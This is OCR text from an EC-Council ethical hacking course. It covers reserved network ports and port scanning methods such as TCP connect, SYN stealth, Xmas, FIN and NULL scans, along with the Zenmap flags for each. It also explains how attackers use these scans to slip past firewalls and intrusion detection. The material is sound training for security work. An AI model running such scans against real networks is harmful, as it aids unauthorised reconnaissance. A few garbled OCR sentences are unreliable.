
netnews	532/tcp	Readnews
uucp	540/tcp	uucpd BSD uucpd(8)
uucp	540/udp	uucpd BSD uucpd(8)
klogin	543/tcp	Kerberos Login
klogin	543/udp	Kerberos Login
kshell	544/tcp	Kerberos Shell
kshell	544/udp	Kerberos Shell
ekshell	545/tcp	krcmd Kerberos encrypted remote shell –kfall
pcserver	600/tcp	ECD Integrated PC board srvr
mount	635/udp	NFS Mount Service
pcnfs	640/udp	PC-NFS DOS Authentication
bwnfs	650/udp	BW-NFS DOS Authentication
flexlm	744/tcp	Flexible License Manager
flexlm	744/udp	Flexible License Manager
kerberos-adm	749/tcp	Kerberos Administration
kerberos-adm	749/udp	Kerberos Administration
kerberos	750/tcp	kdc Kerberos authentication—tcp
kerberos	750/udp	Kerberos
kerberos_master	751/udp	Kerberos authentication
kerberos_master	751/tcp	Kerberos authentication
krb_prop	754/tcp	Kerberos slave propagation
	999/udp	Applixware
socks	1080/tcp	
socks	1080/udp	
kpop	1109/tcp	Pop with Kerberos
ms-sql-s	1433/tcp	Microsoft SQL Server
ms-sql-s	1433/udp	Microsoft SQL Server
ms-sql-m	1434/tcp	Microsoft SQL Monitor
ms-sql-m	1434/udp	Microsoft SQL Monitor
pptp	1723/tcp	Pptp
pptp	1723/udp	Pptp
nfs	2049/tcp	Network File System
nfs	2049/udp	Network File System
eklogin	2105/tcp	Kerberos encrypted rlogin

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

rkinit	2108/tcp	Kerberos remote kinit
kx	2111/tcp	X over Kerberos
kauth	2120/tcp	Remote kauth
lyskom	4894/tcp	LysKOM (conference system)
sip	5060/tcp	Session Initiation Protocol
sip	5060/udp	Session Initiation Protocol
x11	6000-6063/tcp	X Window System
x11	6000-6063/udp	X Window System
irc	6667/tcp	Internet Relay Chat
afs	7000-7009/udp	Andrew File System
afs	7000-7009/udp	Andrew File System

Table 3.2: Reserved ports table

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scanning Techniques

Port scanning techniques are further categorized as described below. This categorization is based on the type of protocol used for communication in the network.

TCP Scanning:

- Open TCP Scanning Methods
  - TCP Connect/Full Open Scan
- Stealth TCP Scanning Methods
  - Half-open Scan
  - Inverse TCP Flag Scan
    - Xmas Scan
    - FIN Scan
    - NULL Scan
    - Maimon Scan
  - ACK Flag Probe Scan
    - TTL-Based Scan
    - Window Scan
- Third Party and Spoofed TCP Scanning Methods
  - IDLE/IP ID Header Scan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

UDP Scanning:

- UDP Scanning

SCTP Scanning:

- SCTP INIT Scanning
- SCTP COOKIE/ECHO Scanning


SSDP Scanning:

- SSDP and List Scanning

IPv6 Scanning:

- IPv6 Scanning

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP Connect/Full Open Scan

Source: *http://insecure.org*

TCP Connect/Full Open Scan is one of the most reliable forms of TCP scanning. In TCP Connect scanning, the OS's TCP **`connect()`** system call tries to open a connection to every port of interest on the target machine. If the port is listening, the **`connect()`** call will result in a successful connection with the host on that particular port; otherwise, it will return an error message stating that the port is not reachable.

TCP Connect scan completes a three-way handshake with the target machine. In the TCP three-way handshake, the client sends a SYN packet, which the recipient acknowledges with a SYN+ACK packet. Then, the client acknowledges the SYN+ACK packet with an ACK packet to complete the connection. Once the handshake is completed, the scanner sends an RST packet to end the connection.




Figure 3.34: Scan result when a port is open




Figure 3.35: Scan result when a port is closed

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Making a separate **`connect()`** call for every targeted port in a linear manner would take a long time over a slow connection. The attacker can accelerate the scan using many sockets in parallel. Using non-blocking, I/O allows the attacker to set a short time-out period and watch all the sockets simultaneously. In Zenmap, the **`-sT`** option is used to perform TCP Connect/full open scan.





Figure 3.36: TCP Connect/Full Open scan using Zenmap

The drawback of this type of scan is that it is easily detectable and filterable. The logs in the target system will disclose the connection. Such scanning does not require superuser privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Stealth Scan (Half-open Scan)

The stealth scan involves resetting the TCP connection between the client and the server abruptly before completion of the three-way handshake signals, hence making the connection half-open. A stealth scan sends a single frame to a TCP port without any TCP handshaking or additional packet transfers. This type of scan sends a single frame with the expectation of a single response. The half-open scan partially opens a connection but stops halfway through. The stealth scan is also called a "SYN scan," because it only sends the SYN packet. This prevents the service from notifying the incoming connection. TCP SYN or half-open scanning is a stealth method of port scanning.

The stealth scan also implements the three-way handshake methodology. In the last stage, it examines the packets entering the interface and terminates the connection before triggering a new initialization to identify remote ports. The stealth scan process is described below.

- The client sends a single SYN packet to the server on the appropriate port.
- If the port is open, the server subsequently responds with a SYN/ACK packet.
- If the server responds with an RST packet, then the remote port is in the "closed" state.
- The client sends the RST packet to close the initiation before a connection can be established.




Figure 3.37: Port is open

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.38: Port is closed

Attackers use stealth scanning techniques to bypass firewall rules and logging mechanisms, and they hide themselves as usual under network traffic. In Zenmap, the **-sS** option is used to perform a stealth scan/TCP half-open scan.





Figure 3.39: TCP Stealth/Half Open scan using Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Inverse TCP Flag Scan

Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags. When the port is open, the attacker does not get any response from the host, whereas when the port is closed, he or she receives the RST from the target host.

Figure 3.40: Inverse TCP flag scan when port is open




Figure 3.41: Inverse TCP flag scan when port is closed

Security mechanisms such as firewalls and IDS detect the SYN packets sent to the sensitive ports of the targeted hosts. Programs such as Synlogger and Courtney are available to log half-open SYN flag scan attempts. At times, the probe packets enabled with TCP flags can pass through filters undetected, depending on the security mechanisms installed.

An inverted technique involves probing a target using a half-open SYN flag because the closed ports can only send the response back. According to RFC 793, an RST/ACK packet is sent for

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

connection reset when the host closes a port. Attackers take advantage of this feature to send TCP probe packets to each port of the target host with various TCP flags set.

Common flag configurations used for a probe packet include:

- A FIN probe with the FIN TCP flag set
- An Xmas probe with the FIN, URG, and PUSH TCP flags set
- A NULL probe with no TCP flags set
- A SYN/ACK probe

All closed ports on the targeted host will send an RST/ACK response. Since OSs such as Windows completely ignore the RFC 793 standard, you cannot see the RST/ACK response when connected to a closed port on the target host. However, this technique is effective when used with UNIX-based OSs.

Advantages


- Avoids many IDS and logging systems; highly stealthy

Disadvantages

- Needs raw access to network sockets, thus requiring super-user privileges
- Mostly effective against hosts using a BSD-derived TCP/IP stack (not effective against Microsoft Windows hosts, in particular).

Note: Inverse TCP flag scanning is known as FIN, URG, and PSH scanning based on the flag set in the probe packet. If there is no flag set, it is known as NULL scanning. If only the FIN flag is set, it is known as FIN scanning, and if all of FIN, URG, and PSH are set, it is known as Xmas scanning.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Xmas Scan

Xmas scan is a type of inverse TCP scanning technique with the FIN, URG, and PUSH flags set to send a TCP frame to a remote device. If the target has opened the port, then you will receive no response from the remote system. If the target has closed the port, then you will receive a remote system reply with an RST. You can use this port scanning technique to scan large networks and find which host is up and what services it is offering. This technique describes all TCP flag sets. When all flags are set, some systems hang; hence, the flags are often set in the nonsense pattern URG-PSH-FIN. Attackers use the TCP Xmas scan to determine if ports are closed on the target machine via the RST packet. This scan only works when systems are compliant with RFC 793-based TCP/IP implementation. It will not work against any current version of Microsoft Windows.

Figure 3.42: Xmas scan when the port is open




Figure 3.43: Xmas scan when the port is closed

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

BSD Networking Code

This method relies on the BSD networking code. Thus, you can use this only for UNIX hosts; it does not support Windows NT. If the user scans any Microsoft system, it will show that all the ports on the host are open.

Transmitting Packets

You can initialize all the flags when transmitting the packet to a remote host. If the target system accepts the packet and does not send any response, it means that the port is open. If the target system sends an RST flag, then it implies that the port is closed.

Advantages

- It avoids IDS and TCP three-way handshake.

Disadvantages

- It works on the UNIX platform only.

In Zenmap, the **-sX** option is used to perform Xmas scan whereas the **-sF** and **-sN** options are used to perform FIN scan and NULL scan, respectively.

